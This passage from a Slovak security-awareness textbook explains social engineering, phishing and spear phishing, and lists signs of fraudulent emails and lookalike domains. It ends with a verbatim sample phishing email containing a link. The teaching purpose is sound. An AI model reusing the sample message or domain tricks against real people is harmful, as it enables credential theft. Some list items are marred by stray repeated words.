
Obrázok 18.1 znázorňuje postup útočníka (sociálny inžinier), ktorý sa namiesto využitia rôznych spôsobov a nástrojov nebude pokúšať o prístup na e-mailový server priamo. V súčasnej dobe sú takéto servery vo vnútornej sieti chránené rôznymi bezpečnostnými prvkami (napr. firewallom). Útočník sa vie dostať na e-mailový server, napríklad cez prístupové údaje používateľa. Samozrejme, v tomto prípade bude mať len prístup k obmedzenej časti servera, ale už sa mu podarilo obísť bezpečnostné prvky umiestnené v počítačovej sieti organizácie. Ak by sa

sociálnemu inžinierovi podarilo získať prístup k účtu administrátora e-mailového servera, nepotrebuje žiadne ďalšie postupy k získaniu kontroly nad celým e-mailovým serverom.




18.1.2 Phishing a spear phishing

Phishing predstavuje najčastejšie sa vyskytujúcu formu sociálneho inžinierstva podľa štúdie od európskej agentúry pre sieťovú bezpečnosť [1]. Phishing má väčšinou podobu správ v rámci e-mailov, chatu, webovej reklamy alebo webových stránok. Tieto správy sú vytvárané tak, aby sa podobali na reálne správy, a aby vyvolali pocit naliehavosti alebo strachu. Napr. správa obsahujúca údaj o preplnenej e-mailovej schránke vyvoláva pocit naliehavosti. Naproti tomu správa o udelení pokuty vyvoláva pocit strachu. Phishingová správa sa javí tak, že pochádza od administrátora, poskytovateľa napr. e-mailových služieb, banky, e-shopu, orgánu verejnej moci a pod. Súčasťou phishingovej správy je výzva, aby príjemca niečo vykonal. Najčastejšie pôjde o kliknutie na určité webové sídlo, resp. stiahnutie a otvorenie prílohy. Napríklad niektoré phishingové správy žiadajú od príjemcu overenie svojich prihlasovacích údajov k účtu tým, že odkaz smeruje na podhodenu (nie legitímnu) webovú stránku, kde si tieto údaje môžu overiť. Pri overení údajov príjemca phishingu (obeť), poskytne útočníkovi svoje prihlasovacie údaje. Iným príkladom sú phishingové správy, ktoré tvrdia, že príjemca je víťazom lotérie a požadujú od príjemcu prístup na bankový účet, na ktorý je možné zaslať výhru. Na Obrázku 18.2 je možné vidieť príklad phishingovej správy a podvrhnutý webový formulár, na ktorý smeruje odkaz uvedený v tejto správe. Čím ďalej, tým viac phishingových správ je zasielaných v jazykových mutáciách, ktoré už neobsahujú prakticky žiadne gramatické a štylistické chyby.



Príkladom z reálneho života je použitie tejto formy sociálneho inžinierstva ruskými hekermi na 500 miliónov účtov zamestnancov *spoločnosti Yahoo* [7]. Iným príkladom je útok na *Sony Pictures*. Severokórejskí hekeri uskutočnili v roku 2014 úspešný phishingový útok [8].

Komplexnejší phishing, ktorý je zameraný na konkrétnych používateľov (napr. zamestnancov konkrétnej spoločnosti), sa nazýva **spear phishing** [9]. Cieľ spear phishingu je rovnaký ako pri phishingu. Vo väčšine prípadov je to kliknutie na odkaz, resp. stiahnutie prílohy. Rozdiel spočíva najmä v tom, že útočník v rámci organizácie zvolí cieľ, a potom o ňom vykoná prieskum, zbiera osobné informácie a záujmy z internetových vyhľadávaní a profilov sociálnych médií. Následne, v rámci phishingovej správy, uvedie konkrétne údaje (napr. meno a priezvisko, pozíciu, školu a pod.), ktoré vzbudzujú u prijímateľa väčší pocit dôvery. Počet používateľov v rámci organizácie, ktorí podľahnú spear phishingu, je vyšší ako pri phishingu. Na Obrázku 18.3 je znázornená spear phishingová správa, ktorá obsahuje nielen konkrétne oslovenie používateľa, ale aj jazyk prijímateľa. Navyše útočník prispôbil vzhľad a formu spear phishingovej e-mailovej správy a webového formulára tak, aby zodpovedala legitímnym emailovým správam a formulárom od poskytovateľa e-mailových služieb.




18.1.3 Pravidlá ochrany pred podvodnými e-mailovými správami


Neexistuje všeobecné pravidlo, podľa ktorého by bolo možné rozpoznať podvodnú e-mailovú správu. Aj vďaka tejto skutočnosti sú phishing a spear phishing najčastejšími spôsobmi sociálneho inžinierstva. Napriek tomu však existuje niekoľko pravidiel, ktoré môžu byť nápomocné pri rozpoznaní legítimnej e-mailovej správy od podvodnej. Podrobnejšie sa im budeme venovať v nasledujúcom texte. Medzi znaky podvodnej e-mailovej správy môžeme zaradiť (niektoré z nich sú zobrazené na Obrázku 18.4) [3,10]:

- javí sa ako správa od banky, organizácie, sociálnej siete, ale má generický pozdrav (Obrázok 18.4, bod 1),
- javí sa, že bola odoslaná osobou, ktorú poznáte, resp. ktorú máte v kontaktoch (Obrázok 18.4, bod 2),
- dáva pocit urgency, hrozby kontaktoch (Obrázok 18.4, bod 3),
- obsahuje gramatické alebo štylistické chyby, resp. preklepy v kontaktoch (Obrázok 18.4, bod 4),
- odkazy smerujú na falošné stránky kontaktov (Obrázok 18.4, bod 5),
- môže obsahovať oficiálne vyzerajúce logá, ďalšie informácie z legítimných webových stránok kontaktov (Obrázok 18.4, bod 6),
- môže obsahovať škodlivú prílohu kontaktov (Obrázok 18.4, bod 7),


- obsahuje text, ktorý je príliš dobrý na to, aby sme mu verili,
- obsahuje obrázok s odkazom.




Podvodná e-mailová správa *vyzerá tak, že pochádza od bánk, sociálnych sietí* (napr. Facebook, LinkedIn), *resp. iných služieb alebo organizácií* (napr. ebay, paypal, stredná škola), ale má generický pozdrav (napr. „Vážený používateľ“, „Vážený klient“ a pod.). Ak ste členom organizácie, resp. zaregistrovaný v danej službe, mali by mať Vaše meno a priezvisko. Vo všeobecnosti, banky, úrady, a ani iné inštitúcie (ich zamestnanci a administrátori) nikdy nepožadujú od svojich používateľov, aby im zasielali svoje prihlasovacie údaje prostredníctvom e-mailových správ. Keď používateľ dostane takúto požiadavku, s vysokou pravdepodobnosťou ide o podvodnú správu, ktorú je potrebné ignorovať, resp. zmazať. Na Obrázku 18.5 môžete vidieť príklad podvodnej e-mailovej správy, ktorá požaduje zaslanie prihlasovacích údajov.




Podvrhnutá e-mailová správa vyzerá tak, že prišla od osoby, ktorú používateľ pozná, resp. ktorú má v kontaktoch. Sociálni inžinieri využívajú skutočnosť, že e-mailové správy od známych osôb považujeme automaticky za legitímne. Na tomto mieste je dôležité si uvedomiť, že poslať správu, ktorá zobrazí ako odosielateľa akúkoľvek e-mailovú adresu, nie je v súčasnej dobe problém. Na Obrázku 18.6 môžeme vidieť príklad podvodnej e-mailovej správy, v ktorej je uvedený falošný odosielateľ.



E-mailová správa dáva **pocit urgencye, hrozby** (napr. „vypršala Vám kvóta v e-mailovej schránke“, „pre elektronickú komunikáciu so štátom je potrebné si stiahnuť novú verziu programu“). Na Obrázku 18.7 môžeme vidieť príklad podvrhutej e-mailovej správy, ktorá dáva pocit urgencye.



Podvodná e-mailová správa obsahuje **gramatické alebo stylistické chyby**, resp. **preklepy**. Ako sme už uviedli vyššie, v súčasnej dobe prichádzajú e-mailové správy, ktoré sú už po gramatickej stránke veľmi dobre napísané. Častým problémom útočníkov je ale skloňovanie prídavných mien („Vážený pani“). Na Obrázku 18.8 môžeme vidieť príklad podvodnej e-mailovej správy, ktorá obsahuje preklepy.



Odkazy v podvodnej e-mailovej správe smerujú na podvodnú stránku (Obrázok 18.9). Odkazy vedúce k webovým stránkam, ktoré od používateľov požadujú, aby sa prihlásili do svojich bankových, pracovných, e-mailových a sociálnych mediálnych účtov, by mali byť považované za

podozrivé, najmä ak sú z pochybných e--mailových účtov. Odkaz si vieme pozrieť tak, že na neho prejdeme kurzorom myši. Mnohokrát sa stáva, že je odkaz napísaný na legitímnu webovú stránku, ale samotný odkaz smeruje inam. Sociálni inžinieri pri vytváraní odkazov často využívajú skutočnosť, že sa webová adresa píše v opačnom poradí (sprava doľava), ako sme zvyknutí čítať (zľava doprava). Ak je legitímnou adresou banky banka.sk, potom falošnými adresami, ktoré vyzerajú podobne môžu byť:

- [banka.sl](#), [banka.com](#), [banka.uk](#) – webová adresa na inej národnej alebo celosvetovej doméne
- [banka.super.sk](#) – ide o doménu tretieho rádu, keďže doménou prvého rádu je .sk, druhého rádu super, a až tretieho rádu je banka. Ak je niekto držiteľom domény super.sk, nie je problém pre neho vytvoriť subdoménu banka.super.sk
- [banla.sk](#), [barka.sk](#) – útočníci mnohokrát používajú našu nepozornosť, keď si nevšimneme preklep v doméne (napr. support.sk a suqqort.sk, kia.sk a kla.sk)
- [super.sk/banka.sk](#) – v tomto prípade útočník, ktorý je držiteľom domény super.sk, nemá problém vytvoriť súbor pomenovaný banka.sk, ktorý bude umiestnený na webovom sídle s doménou super.sk

Vážený používateľ účtu,

Platnosť Vášho hesla vyprší za dva dni, aby ste udržali svoj účet, prosím, [KLIKNITE SEM](#) a postupujte podľa inštrukcií, aby ste si udržali Váš e-mailový účet ALEBO KLIKNITE TENTO LINK:

<http://updates.ponggok.com/>

Neaktualizácia vášho e-mailového účtu spôsobí jeho deaktiváciu, buďte upozornení!


IT-Help Desk,
PA 19104

IT Help Desk © 2018 VŠETKY PRÁVA REZERVOVANÉ

